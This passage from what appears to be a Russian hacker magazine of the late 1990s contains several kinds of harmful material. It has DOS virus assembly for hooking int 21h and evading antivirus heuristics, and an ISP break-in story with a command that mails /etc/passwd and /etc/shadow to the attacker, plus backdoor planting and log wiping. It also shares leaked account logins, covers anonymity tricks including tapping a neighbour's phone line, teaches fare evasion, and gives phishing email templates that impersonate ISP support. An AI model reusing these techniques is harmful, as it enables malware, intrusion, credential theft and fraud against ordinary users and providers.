; стек = таблица прерываний
movsp,21h*4
; указатель = ячейка с адресом int 21h
popcx
; прочтем текущий адрес int 21
movsaveint21,cx
; младшая часть адреса
popcx
movsaveint21+2,cx
; старшая часть
movax,cs
pushax
; и установим свой!
movax,offset newint21
pushax
movsp,save_sp
movss,save_ss
sti
; можно расслабиться
```




Немного великовато, но, тем не менее, действенно. Второй способ - сбить определение эвристиком сигнатуры функции прерывания. Для этого можно, после заполнения регистров, вызывать функцию-пустышку (на которую эвристик спишет все установленные параметры):

```
movax,4202h
; подготовимся в int 21h
xorcx,cx
; нет чувства де жаво?
xordx,dx
callnear voidproc
; вызовем пустышку = собьем сигнатуру
int21h
...
voidproc     proc retn
; сразу вернуться - миссия-то уже выполнена
voidproc     endp
```

Этот метод особенно хорош для AVP. И последний способ - использовать заголовки файлов, характерные для архиваторов. Пример такого файла был предоставлен мне Вадимом Зайцевым (а им, в свою очередь, был взят из PVT.VIRII). Вот несколько байт из его начала:

```
push         ax
; 'P'
dec          bx
; 'K'
inc          bx
; восстановим bx
pop          ax
; стек и ax - вернем в исходное положение
jmp          after_header_table        ; перейдем на
участок кода, который
; расположен после заголовка архиватора
...
; собственно заголовок PKZip'a
;
; Здесь должна быть вписана таблица значений,
; соответствующая данным заголовка PKZip-архива.
; Антивирус прочтет первые два байта, увидит там 'P'+'K' и
; кинется искать эту таблицу. Найдет, проверит, но распаковать ничего
; не сможет. А значит, остановит проверку файла на вирусы!
...

after_header_table:
; делаем что-нибудь для отвода глаз
; и переходим к части, содержащей
; код собственно вируса
```



Файл с таким содержимым имеет формат и расширение com-файла. И это действительно нормальный com-файл. Но первые два байта у него такие же, как и у архивов, созданных с помощью PKZip. Затем, через несколько байт, следует набор значений, которые (будь они в настоящем zipовском архиве) содержат информацию о файле (или нескольких файлах - кому сколько хочется), якобы запакованном в данном архиве - то есть заголовок архива.

Для антивируса и прочих программ, которые не смотрят на расширение, а смотрят на первые байты файла, чтобы определить его тип, этот файл будет архивом. А для DOS останется com-файлом. Юзер его запустит - и заживет на его винте целый зоопарк.

Регистры ax и bx при желании позже можно вернуть в исходное состояние, а DrWeb на такой файл сообщит, что архив испорчен и проверка невозможна. Таким образом, это еще один способ обмануть антивирус. Но на практике данный метод не очень хорош. По крайней мере не настолько, как остальные.

Собственно говоря, это все, на что у меня хватило времени и желания. Теперь в твоих руках способ корректировки вирусов, которым, я надеюсь, ты воспользуешься по справедливости (то есть ламеры - маст дай! ;).

Ps. Выражаю особую благодарность Крису Касперскому за описание алгоритма работы эвристиков и подсказанный метод сбивания сигнатуры функций сервиса ДОС, описанный выше.

Взлом питерского ISP]]]]]]]

HELL-MAN))

5258-050459204950593408659368-39563506-06953-0695 30-956-03965-03596035690460356054209340

Привет. Читая этот журнал, ты, наверное, хочешь стать кул хацкером. Есть два способа этого достичь: ты читаешь много умных книжек и через пару-тройку лет сможешь сам искать баги в софте и писать эксплоиты, а второй способ - ты тупо юзаешь уже написанные эксплоиты. Так вот, юзать-то ты их можешь, да на чем? Я тебе расскажу историю, как был взломан один из питерских провайдеров.

Подготовка к взлому

Все это начиналось поздно вечером... когда нечего было пить, есть и все такое. Захотелось что-нибудь сделать. Создав парочку файлов с IP-адресами провайдеров, я запустил свой любимый сканнер, который после долгих размышлений мне ответил, что на сайте www.*****.ru есть демон AMD. Если ты не знаешь, что это собой представляет, то читай FAQ по RPC демонам Юникса. Так вот, я очень обрадовался, думал, что "ща я все тама захакаю и все такое", но не тут-то было :). Попробовал я откомпилить эксплоит для AMD, а он ругается... не компилится. Около часа я переписывал его под свой линух. После долгих мучений он все-таки скомпилился и вроде заработал. Настал ответственный момент, так как попытка у меня одна, и если ничего не получится, то второго раза не дано (демон падал после первой попытки). О,кей, пускаю "hellman@localhost$./adm www.*****.ru". Через несколько секунд у меня был рутовый шелл на сервак этого провайдера. Что делать дальше?

ВЗЛОМ и РАБОТА С СЕРВАКОМ

Сначала я послал себе файл паролей на мыло командой "cat /etc/passwd | mail comphell@hotmail.com ; cat /etc/shadow | mail comphell@hotmail.com". Посмотрев файл паролей, я понял, что что-нибудь расшифровать получится, так как юзеров было много :). Но мне хватило одного. Ломанулся я на сервак по телнету, облом, не пускают. Но я это сразу исправил, изменив файл /etc/hosts.deny. Как только я вошел туда, то сразу закачал туда сниффер и пару своих собственных бэкдоров. Зайдя под рутовым шеллом, я запустил все эти снифферы и бэкдоры, потом убил логи и исправил обратно все системные файлы. Теперь в любое время я имел доступ к их системе с правами рута :). Теперь многие мои питерские друзья пользуются халявным Инетом... Круто? А ведь ничего особенного! Это простой, обычный и, я бы даже сказал, один из примитивнейших взломов. И он вполне реален! Почему? Потому что сисадмин того сервера не только лентяй, но еще и дурак, не читающий ни одной рассылки о багах и новых дырках (и о старых, кстати, тоже :)).

Защита от таких взломов

Хех... Дорогие господа "Ожиревшие от лени админы", эту часть статьи я обращаю к вам! Что бы такого ни произошло с вашим сервером, то, пожалуйста, следуйте следующим советам:


1. Всегда читайте последние новости о дырках в программном обеспечении, чтобы вовремя его пофиксить.
2. Никогда не открывайте протоколы, через которые можно удаленно запускать ПО на вашем сервере на стандартных портах (telnet, rsh, rlogin and etc).
3. Смотрите на дату и время изменения системных файлов, так как хакер может подменить их своими файлами с троянскими конями.
4. Не давайте пользователям делать легкие пароли, так как их легко расшифровать.
5. Чаще читайте системные логи и относитесь с бдительностью ко всем подозрительным ситуациям в вашей сети!

P.S. Все последние компьютерные новости вы можете увидеть на сервере группы [DHT] на сайте www.dhteam.org. Также вы можете связаться со мной по e-mail'у:

comphell@hotmail.com
or yura_hell@mail.ru .
Bye-Bye :)

P.P.S. Под звездочками *** скрывается реальное имя одного из питерских провайдеров, которое я не могу произносить из целей собственной безопасности.**

P.P.P.S. Если провайдер догадывается, что это про него, и думает, что он все там пропатчил, то он сильно ошибается... :))



Анонимки и стукачи

Илья Богун---------------------%}}

234985902348290384293842394823489250859029203945093402349094230423489128498234



многих пользователей Интернета рано или поздно возникает желание отправить кому-нибудь небольшое (или, наоборот, побольше ;-)) письмецо, только так, чтобы получатель не узнал, откуда оно было отправлено. Анонимку, говоря простым языком. Вполне вероятно, что такое желание возникнет и у тебя. Вот некоторый механизм, который может помочь тебе остаться неузнанным.

EEEEEEEEEEEEEEEEEEE Анонимайзер

Первый и самый простой путь - использовать буржуйский сервер www.anonymizer.com. Хозяева сервера провозглашают, что, отправив через них свое сообщение, вы надежно защитите себя от чужих глаз, рыскающих по header-у письма в поисках отправителя. Но - письмо доходит с большим опозданием, где оно там шляется по пути к адресату - это загадка (наверное, его читают сначала в ФБР, потом в ФСБ, потом в МОССАДе, а потом только отправляют адресату :)). Кроме того, твой ip-адрес все равно остается в логах сервера, и если твое письмо уж очень сильно кого-то допечет, то вполне возможно, что когда на законопослушных буржуйских хозяев сервера нажмут, то они выдадут твой ip, а дальше уж вычислить тебя - дело техники.

EEEEEEEEEEEEEEEEEEE Ремайлеры

Второй путь - использовать какой-нибудь remailer - службу перенаправки сообщений. Например, remailer@replay.com. Для получения более подробной информации пошли письмо с Subject: remailer-help на указанный выше адрес.
Можно воспользоваться и web-интерфейсом по адресу http://www.replay.com/remailer/

EEEEEEEEEEEEEEEEEEE Проги

Третий путь состоит в использовании программы anonymail - ftp://ftp.neosoft.com/pub/users/b/bagel/security/email/amail10.zip. Проблема в том, что твой ip-адресок все-таки виден, и не все хосты позволяют отправлять с них сообщения кому попало. Например, провайдер Zenon позволяет пользоваться своим smtp-сервером, только если у тебя ip-адрес им же (Зеноном) и выделен. Что, понятное дело, весьма неудобно. Но, если постараться, то можно найти сервер, который позволит тебе отправить письмо с него. Поисковые системы ждут тебя :)). Поработай немного, не все же тебе рассказывать :).

EEEEEEEEEEEEEEEEEEE Халявная почта


Четвертый вариант деланья гадостей состоит в использовании почтовой службы с web-интерфейсом (например, usa.net). Но, опять же, твой вредный ip-адрес решил опять засветиться в логах usa.net'a. Для предотвращения этого, используем халявный прокси-сервер, желательно расположенный где-нибудь в Южной Африке (для поиска прокси используем Альтависту: proxy+free). Еще очень желательно, чтобы прокси-сервер не выдавал настоящий ip-адрес. Удобно проверить найденный прокси при помощи одного cgi-шника, расположенного на российском сервере по адресу: http://www.tamos.com/bin/proxy.cgi



EEEEEEEEEEEEE Что лучше?

Понятное дело, что ни один из этих способов не гарантирует полной анонимности - телефон-то твой в логах у провайдера засветился. Полную секретность тебе обеспечит только телефон-сканер с подключенным к нему модемом, либо соседский телефон, к которому незаметно для него (соседа) будет подключен модем при помощи длинного телефонного провода ("лапши") и двух иголочек. Еще многие люди для таких гадостей юзают Интернет-кафе, но лично мне, например, было бы неприятно писать анонимки, когда тебе глядят через плечо и вот-вот спросят - "а чего это ты такое пишешь?" :)





Секреты прирожденного зайца

KibiZoid (kibizoid@xakep.ru, http://attend.to/kibi))))))))))))))))))))))))))))))))))))))

2398453049852034982039401329409234023859034902340239402934 03

- Ваш билет!
- Нет билета…
- С вас штраф!
- Нет денег…
- Как нет денег, а персики на что купил?
- На последние…
- Тогда давай персик!
- Тогда выписывайте квитанцию: "Штраф за безбилетный проезд - 1 персик".



Тема бесплатного проезда оказалась необыкновенно близкой не только мне, но и куче читателей X - я получил огромное число откликов, наездов и советов от самых разных людей, начиная с учеников пятых классов и заканчивая директорами крутых компьютерных магазинов. Как заметил кто-то из классиков сатиры, страсть к халяве заложена в русском менталитете. Поэтому в этот раз я расскажу о том, как при-



рожденные зайцы бесплатно ездят в автобусах, троллейбусах и трамваях. Тебе наверняка известно, что за подделку документов, а тем более за злостную подделку с использованием домашнего компьютера, дают такой срок, что по возвращении домой тебя встретят три взрослых сына. Поэтому такими способами прирожденный заяц не пользуется. Заяц на то и заяц, что ездит без билетов, тем паче без поддельных. Итак…

Способ номер один

Это даже и не секрет - таким способом пользуется большинство народу. При входе в автобус без кондуктора, но с компостером компостируют кусочек бумажки, а не талон. А после этого подбирают из имеющихся в кармане похожий билет. Конечно, для этого надо иметь запас пробитых билетов.

+ Отловить нельзя, так как билетик настоящий. Если постоянно ездить одними и теми же маршрутами, то скоро ты будешь узнавать свои автобусы/троллейбусы по номерному знаку - при длине маршрута 1:15 и интервале движения в 15 минут на трассе находится максимум 10 машин.

- Нужно иметь пробитый талончик. Если пробитого нет, то либо платишь за новый талон, либо пользуешься другим способом безбилетного проезда. Есть еще одно препятствие для этого способа. В управлении городским автотранспортом просекли эту фишку и стали выпускать новые талоны каждый квартал. Хотя скорее всего это была мера по борьбе с подделками.
Ну и последний минус - всего разных компостеров может быть чуть больше 500 штук.

Прямо сейчас, когда я дописывал первый "секрет", у меня за спиной толпилась компания из 5-7 тинов. Толпилась отнюдь не в комнате, а в обычном троллейбусе.
Есть у меня привычка записывать статейки в транспорте - и ехать интереснее, и время зря не теряю. Так вот, на одной из остановок вошла тетушка контролер (и это в десятом часу вечера! См. "Атрибуты настоящего контролера"). Подошла она к тусовке тинов и стала проверять билеты. Первый показывает проездной - все OK. Второй - то же самое. Покуда тетушка пробирается к третьему, тот получает проездной билет №1 с задней стороны. На седьмом чуваке тетушка заподозрила неладное - наверное, ей проездные похожими показались :)). И она стала требовать к нему студенческие билеты. Ну это ее право такое. А студаки на счастье компании были у всех. В общем, это и есть второй секрет зайца - всем автобусом по одному проездному.


+ Развивается ловкость рук и меткость глаз, а также этот способ способствует сплочению компании :))

- Чаще всего проездные необходимо подписывать и иметь к ним нечто, удостоверяющее твою личность. Студак или удостоверение помощника депутата, например :). Точнее нет, с удостоверением помощника депутата никакие проездные не нужны. И так везде проезд бесплатный. А еще бывают сволочные контролеры, которые неподписанные билеты изымают. Особенно много их становится в начале месяца. Дело в том, что изъятый проездной билет можно с успехом перепродать. А это 60-70 рублей, а не какой-то штраф в 10 рублей…

Психологические способы

Мимикрия

В который раз убеждаюсь в том, что психология - сильная штука. Метод используется в автобусах/троллейбусах с кондуктором. В трамваях



что-то кондукторов не видно… одни контролеры. В общем, заходит заяц в автобус неспешной походочкой и становится подальше от кондуктора. Достает какой-нибудь журнал, например X, и занимается его активным изучением. При подходе кондуктора он спокойно смотрит в ищущие зайцев глаза и продолжает чтение. Если в транспорте достаточное количество народа (больше 10-15 человек), то с почти стопроцентной вероятностью кондуктор пройдет дальше, посчитав нашего зайца уже оплатившим проезд.

+ Не нужно иметь никаких заготовок типа пробитых талонов или оплаченных билетов с прошлого раза, кроме порядочного количества уверенности в своей правоте.

- Никакая уверенность не поможет, если на остановке вошел только сам заяц, а в автобусе пассажиров можно пересчитать по пальцам.

Выхожу, выхожу!

Способ основан на том, что с выходящего пассажира спрос меньше, то есть прицепляться к нему с требованием оплатить штраф или поки-

2398453049852034982039 40-13294092340238590349023402394029340З

нуть транспорт бесперспективно - все равно человек выходит.

При заходе контролера заяц начинает двигаться к нему и со словами "На следующей выходите?" проталкивается к выходу. Обычно, если у него и возникают какие-либо вопросы, то ответ: "Я студент/студентка, у меня нет ни денег, ни билета", - действует на него поразительно! Контролер моментально теряет к зайцу всякий интерес и идет опрашивать народ дальше. А заяц тем временем проходит к выходу и делает вид, что собирается выходить. Конечно, выходить он только собирается и едет в таком "ожидании" до необходимой остановки. Кстати, такой способ иногда проходит и в транспорте с кондуктором.

+ Можно выйти из щекотливой ситуации, будучи полностью неподготовленным.

- Если попадутся особенно щепетильные контролеры, то они могут лично проследить за тем, чтобы заяц вышел на следующей остановке. А это ему совсем не нужно.

Секрет следующий...

Правильно взятый штраф

Если зайца совсем приперли, и нужно либо дать 10 рублей на штраф, либо получить фейсом об тейбл, то он обычно выбирает первый вариант. Но обязательно требует штрафную квитанцию. Во-первых, тем самым контролер отчитается перед своим начальством (и не будет иметь возможности прикарманить твои деньги), а во-вторых, настоящему зайцу эта квитанция пригодится еще много раз. Дело в том, что контролеры - люди рациональные (ленивые) и полностью квитанцию не заполняют. Ставят на бланке цифру "10" - десять рублей, и не ставя даты штрафа отдают бумажку. Грамотный заяц эту штрафную квитанцию сохраняет, даже вкладывает ее в отдельную обложку - как проездной. Ведь по сути своей эта квитанция есть универсальное средство проезда.

Во время следующей проверки билетов при подходе контролера заяц начинает разводить большую бучу (сильно возмущаться) по поводу того, что его в этом автобусе уже оштрафовали. Контролер попросит показать квитанцию, что наш герой с удовольствием и проделывает. Только вот во вражеские руки он ее не отдает! Объяснением может быть предположение о третьей проверке на этом рейсе. А то товарищ контролер чего доброго поставит там свою подпись, дату или хуже того - разорвет квитанцию :).



+ Со штрафной квитанцией можно ездить несколько месяцев подряд. Если какому-то контролеру не понравится ее внешний вид, можно пожаловаться на недобросовестных работников службы контроля.

- Нужно один раз заплатить полноценный штраф... Но, как известно, искусство требует жертв. А еще со временем контролеры перестают верить, что эту драную, засаленную бумажку выдали пять минут назад. Поэтому профессиональные зайцы хранят свою штрафную квитанцию в темном и прохладном месте :).

Суперштраф

Самым неожиданным предложением для контролера может стать желание заплатить штраф. Однако не десять рублей, а два или три, так как больше денег у зайца нет (на штраф - нет). Обычно контролеры очень быстро соглашаются взять такую сумму, но квитанции не выписывают. Конечно, не выписывают - на фиг им отдавать эти деньги шефу, если он у них есть? Так вот, хитрость заключается в том, что заяц категорически требует, даже настаивает на уплате штрафа, но только если ему выпишут квитанцию на уплаченную сумму! Контролер зависает, и автобус спасает только полная перезагрузка.

+ Заяц, а также все остальные пассажиры транспорта получают шанс насладиться зрелищем зависшего контролера.

- Иногда необходимо убеждать в своей правоте пару громил 2х2, а не худосочную бабушку...

Спрятанный билет

Этот способ обмана контролеров требует тщательной подготовки: каждый раз пробив новый

2398453049852034982

239845304985203498203940–132940923402385903490234023940293403

талон в очередном автобусе, халявщику перед выходом нужно не выкидывать билетик, а спрятать его в укромном месте. Для этого хорошо подходят поручни без концевых затычек, места над дверьми и щели под окнами. Очень удобное место - под держателями таблички с номером автобуса. Главное, это не запрятать билет так, что потом его не смогли разыскать с собаками. Чаще всего зайцы прячут билет в одном и том же месте автобусов/троллейбусов, чтобы не бегать потом по всему салону с криками "Кто сидел на моем стуле? Кто взял мой билет?!.."

+ Приятно обнаружить свою заначку в общественном месте. Кстати, раньше в автобусах, троллейбусах и трамваях была милая штука - маленькая мусорница "для использованных билетов". Грех было оттуда не вытащить "использованный" билетик :).

- Способ работает только если постоянно ездить одними и теми же маршрутами. Надо вложить начальный капитал в виде 10-20 новых талончиков.

Неразменная купюра

Способ почерпнут из одного клевого фильма, в котором американскому бомжу дали бумажку в $1.000.000 и посмотрели, как он ее проживет. Мужик быстро сориентировался и набрал повсюду кредитов не давая ни цента, а только показывая купюру.

Но для езды городским транспортом халявщику совершенно не обязательно иметь такую крупную сумму. Достаточно 500 рублевой. Способ работает как в автобусах с кондукторами, так и в транспорте с контролерами. При попытках взять с зайца деньги за проезд или на штраф он показывает охренительного номинала купюру и сочувственно говорит, что мелочи нет. Вместо 500 рублей можно показывать $100, но тогда есть риск ее лишиться, так как последнее время в контролеры идут по большей части люди уголовного вида.

+ Удовольствие наблюдать тщетные попытки контролера разменять купюру у окружающих пассажиров ни с чем не сравнимо. Ведь обычно пассажиры не любят помогать контролерам.

- В маршрутных автобусах и автобусах с кондуктором к концу дня может накопиться сумма, достаточная для сдачи. И тогда вместо одной бумажки у зайца появится пачка десятирублевок и полкило мелочи :).

Проезд по студенческому

Способ, основанный на рефлексе контролеров пропускать студентов. Обычно студенты покупают проездные и составляют до 32% пассажиропотока (и до 57% в метрополитене). Чаще всего студенты показывают проездной билет, вложенный в студенческий. А все потому, что без студенческого билета проездной недействителен. Соответственно, если просто махнуть открытым студаком с вложенной в него зеленоватой бумажкой, то контролер подумает, что все о-кей и пройдет дальше. Студак можно просто вытаскивать из кармана за уголок, говоря тем самым "Вот он тут, только доставать лень!..."

+ Контролеры, особенно женщины, часто сами утвердительно спрашивают "Проездной?" или "Студенческий?". Как же их можно разочаровывать? Конечно, студенческий.

- Самый главный минус - если в кармане нет даже студенческого билета, не говоря уже о проездном. К тому же умение говорить неправду словами и жестами - совершенно разная штука. Попробуй сам потренироваться дома перед зеркалом :)).

Секрет белорусских зайцев - убогие и слепоглухонемые

В славной стране Белоруссии живут белорусские зайцы. На международной конференции по обмену опытом бесплатного проезда белорусские зайцы открыли еще один секрет из своей жизни. При появлении контролерши в салоне автобуса/троллейбуса или другого транспорта они принимают самый дебильный вид, на который только способны, корчат рожу пострашнее и начинают издавать невразумительные звуки. На всякие попытки контролерши объяснить цель ее визита, заяц реагирует очень неадекватно. Например, нервно хватает ее за сумку или сосет большой палец. Если с халявщиком едет друг, то он может начать объяснять, что, типа, везет своего приболевшего брата на обследование.

+ Метод почти стопроцентно работает на контролерах-женщинах.

- После подобного представления познакомиться с рядом сидящей девчонкой становится несколько сложнее. Хотя это как получится - с другой стороны, ты уже привлек ее внимание, пусть и необычным способом.

Атрибуты настоящего контролера

В последнее время кроме настоящих контролеров развелось множество фальшивых. Чаще всего это пара-тройка молодцов зековской наружности, с соответствующими манерами поведения. По одиночке фальшивые контролеры стараются не работать. Цель этих личностей одна - получить с тебя чужой штраф. По непроверенным данным, примерно 3-4% пассажиров едут без билета и 40% из них удается успешно оштрафовать. Так что нива для сбора капусты получается достаточно богатая ;)).

Настоящий контролер должен предъявить сам или по первому требованию документы, удостоверяющие его личность, как работника транспортного контроля. Это должно быть удостоверение в одну страницу, заламинированное в прозрачную пленку, с печатью, именем, фамилией и отчеством, выданное не раньше трех месяцев назад. Фон удостоверений меняется раз в квартал. Никаких "продленных" документов не бывает, всякие корочки "Удостоверения контролера" и металлические жетоны - полная лажа. То есть любая корочка по определению - лажа. Металлические жетоны контролеры имели до 85 года, когда их упразднили.

Кроме обычных контролеров с оранжевыми карточками существуют суперконтролеры с желтыми удостоверениями с красно-синей полосой и наклеенной голограммой герба Москвы. Эти контролеры контролируют не только пассажиров и водителей, но и обычных контролеров. Прямо как в МакДональдсе - надзиратель за надзирателем надзирателя продавца :).

С контролером может работать стажер. Но никакой стажер работать самостоятельно не может. У стажера должна быть справка о том, что он проходит стажировку у конкретного контролера.


Некоторые контролеры останавливают автобус и, пока не проверят билеты, не дают ему уехать. Это в корне противоречит правилу, что безбилетным считается пассажир, не оплативший проезд до следующей после посадки остановки. Контролер должен проехать одну остановку и только после этого начать проверять билеты. В противном случае гони в шею такого контролера!

Контролер по закону может предложить тебе либо заплатить штраф, либо сойти с транспорта и пойти пешком. О проверке документов нет ни слова, а в милицию тебя отводить ему нет смысла - идти долго, а там штраф с тебя возьмут опосредовано - проплатой счета через сбербанк. Правда, через банк с тебя потребуют оплатить не десять рублей, а минимальную зарплату - 85 рублей.

У любого настоящего контролера должна быть бумага, в которой были бы записаны номера маршрутов, которые разрешено проверять этому контролеру.

Последствия

Знай свои права, помни обязанности контролеров, и тогда количество денег за проезд будет стремиться к минимуму, а удовольствие от поездок - к максимуму. За невинную попытку проехать без билета тебя никто не отведет в милицию и не посадит в тюрьму, в отличие от попытки пройти в метро по поддельному билету. Как показала практика, не все кульные хацкеры - хитрые хакеры. :)



Новогодние подарки от Х

Короче, приятель, мы тут подумали и решили, что кроме мам, пап, любимых девушек, бабушек и тетенек у нас есть еще один классный человек, которому мы хотим сделать новогодний подарок. Это ТЫ! Дарить тебе всякие лотереи или скидки мы не будем - это не новогодние подарки, этого мы тебе и так дадим в будущих номерах. А вот на Новый год мы решили тебе подарить нечто особенное, наше, хацкерское. Короче, что тут говорить, читай, это все твое! Лови наш тебе подарочек!

Мегагигакилобайты порнухи!]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]

http://members.erotichardcore.com
login: xakep
pass: xakep12

http://members.boytoylive.com
login: podarok
pass: xakep

http://www.hardcoreplumpers.com/Members/
login: xakep
pass: xakep12



http://www.smutland.com/members/
login: xakep
pass: cyberpnk

http://www.clubhardcorelive.com/members/
login: xakep
pass: cyberpnk

Вингейты!]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]

Только для тебя халявные вингейты из Japan Network Information Center
Для www прописываем их как прокси, порт 80, и проверяем тут http://www.tamos.com/bin/proxy.cgi, опа, высвечивается IP Японии :).
Прописываем в ICQ ли IRC как прокси, но порт 1080 и тогда и в асе, и в IRC у тебя видна Япония =).



Вот они:]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]

133.1.170.117
133.1.59.71
133.1.170.69



Прокси!]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]

Также для тебя bnc прокси для irc на www.oxford.it и www.format.it.
Пишем в irc /server www.oxford.it 6667
/quote pass denis911
/quote conn irc.dal.net
/join #xakep

Наслаждайся :)

Шеллы!]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]

osiride.telnetwork.it
login: xakep
pass: xakep12



ns.systemstudio.co.jp
login: xakep
pass: xakep12



Ну вот и все, пожалуй. 11 подарков на Новый Год могли сделать только мы :).

Я думаю, не надо объяснять, что Х не имеет никакого отношения к этим акаунтам, все это взято с соответствующих серверов в Интернете, типа www.xxxpasswords.com.



КАК ДОБЫВАЮТСЯ ПАРОЛИ

MOOF (MOOF@XAKEP.RU)

Give it to me, baby



Ты, конечно же, уже слышал много способов, как утянуть пароли у глупых юзеров, используя различные хитрые и навороченные программки. А ты знаешь, как это делают настоящие хакеры? Нет?! А ведь они сами не пользуются никакими специальными программами (да, они их пишут, но не для себя)!!! А знаешь, как они достают пароли пользователей? Опять, нет? Оказывается, глупые юзеры сами готовы рассказать всем свои пароли!!! Для этого им нужен лишь маленький толчок (иногда пинок). Сейчас ты услышишь удивительную историю о том, как хакеры проводят этот самый пинок.


Уно

Для начала хакеры выбирают свою жертву. Это может быть сосед по лестнице или друг по чату, или еще кто-нибудь. Выбрав жертву, хакер старается узнать как минимум две вещи, а именно: название провайдера, через которого подключается его жертва, и его логин. Благо обе эти вещи сильно никем не скрываются, и поэтому диалог:

- А кто твой провайдер?
- Я подключаюсь через провайдера Super Internet Provider.

не вызовет никакого подозрение. Теперь, зная провайдера, хакер узнает логин юзверя. Часто (читай почти всегда) логин пользователя такой же, как и адрес мыла, т.е. если электронный адрес пользователя выглядит так: LAMMER@super-provider.ru, то его логин, с вероятностью в 99%, будет - "LAMMER". Теперь, когда хакер знает провайдера и логин юзера у этого провайдера, настает время узнать ё-mail службы поддержки у этого провайдера. Чаще всего этот адрес выглядит как support@super-provider.ru или admin@super-provider.ru . И еще, если есть возможность, следует посмотреть хотя бы одно письмо от этой самой службы поддержки, чтобы знать форму обращения к юзеру и всякие стандартные приветствия типа "Здравствуйте, дорогой наш пользователь *LAMMER* !!!" и прощания ("Пока, сральник!..."). Нам пригодятся.





Дос


Когда хакер знает весь необходимый минимум, приходит время для ... (голос из телика) А СЕЙЧАС НА НАШЕМ КАНАЛЕ РЕКЛАМА. МЫ ВЕРНЕМСЯ К ВАМ ЧЕРЕЗ НЕСКОЛЬКО МИНУТ... нет, не для этого, а для того, чтобы... (все тот же голос) ВЫПИТЬ ЧАШЕЧКУ ЭТОГО ЗАМЕЧАТЕЛЬНОГО... Короче, хакер создает почтовый адрес на каком-нибудь халявном серваке (много их прет ZMAIL (http://www.zmail.ru), т.к. оттуда до 2000 года можно будет забирать почту на халяву, не звоня провайдеру, и потому, что можно получить адрес с доменом @ru.ru, но это уже детали). Но создавать адрес надо не от балды. Не надо называть свой ящик fuck you



lammers@... ,а надо скромненько написать support-super-provider@... или admin-super-provider@... или что-нибудь в этом роде (содержащее или название провайдера, или слова: admin или support).

Трэ

Итак, сделав все вышеописанное, хакер приступает к самой ответственной части: к написанию письма глупому юзверю. В принципе в письме они могут писать любую чушь, типа:



"Уважаемый пользователь!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

К сожалению, на Вашем счету был обнаружен факт двойного доступа к нашему серверу, т.е. в одно и то же время, используя Ваш аккаунт, в систему вошли 2
(два) пользователя. Вследствие чего возникла необходимость в смене Вашего
текущего пароля доступа к нашей сети.
Вам необходимо ответить на это письмо, используя следующий формат:

log: ваш логин
op: ваш старый пароль
np1: ваш новый пароль
np2: ваш новый пароль
em: ваш e-mail

Эти сведения должны находиться в начале Вашего сообщения. Обратите внимание на то, что новый пароль должен быть повторен дважды! Это необходимо для точной идентификации Вашего аккаунта.
Рекомендуется прислать свои сведения до 13.06.1999, т.к. по истечении этого срока возможно отключение Вашего аккаунта.

Желаем Вам успехов!!!!!!!!!!!!

С уважением,
администрация сервера http://www.super-internet-provider.ru ."

Но поверили? Тогда так::::

"Уважаемый пользователь!
Я вынужден сообщить вам неприятную новость :(. В нашей компании, Super Internet Provider, в пятницу 13 апреля имело место незаконное хищение нескольких файлов с данными о наших пользователях. После нелегального копирования данные были уничтожены. На данный момент мы не можем сказать, содержались ли в похищенных файлах ваши данный или нет. Таким образом, мы предлагаем вам заполнить приложенную к письму анкету и, нажав "Ответить" ("Replay"), отправить письмо с приложенной анкетой обратно.
В качестве компенсации мы дарим вам дополнительные пять часов доступа к Интернету.
Спасибо за поддержку!
-=begin анкета=-
Имя _______________
Адрес _______________
Индекс _______________
Домашний телефон _____
Старый пароль ________
Новый пароль ________
-=end анкета=-"
Главное, что пишется все это убедительно, так, что у юзера не возникает желание позвонить голосом в службу поддержки и все выяснить.



Кварто::

После того как текст письма готов, хакер начинает скрупулезно подделывать заголовок письма. В принципе все очень просто: в строке "от" пишем
From: "Super Provider Support" support@super-provider.ru.
Если юзверь вздумает посмотреть, от кого пришло письмо, он увидит РЕАЛЬНЫЙ адрес службы поддержки. Дальше в строке "кому" пишем
To: <lammer@ super-provider.ru>.
И теперь самое интересное: в строке "ответить туда-то" пишем следующее:
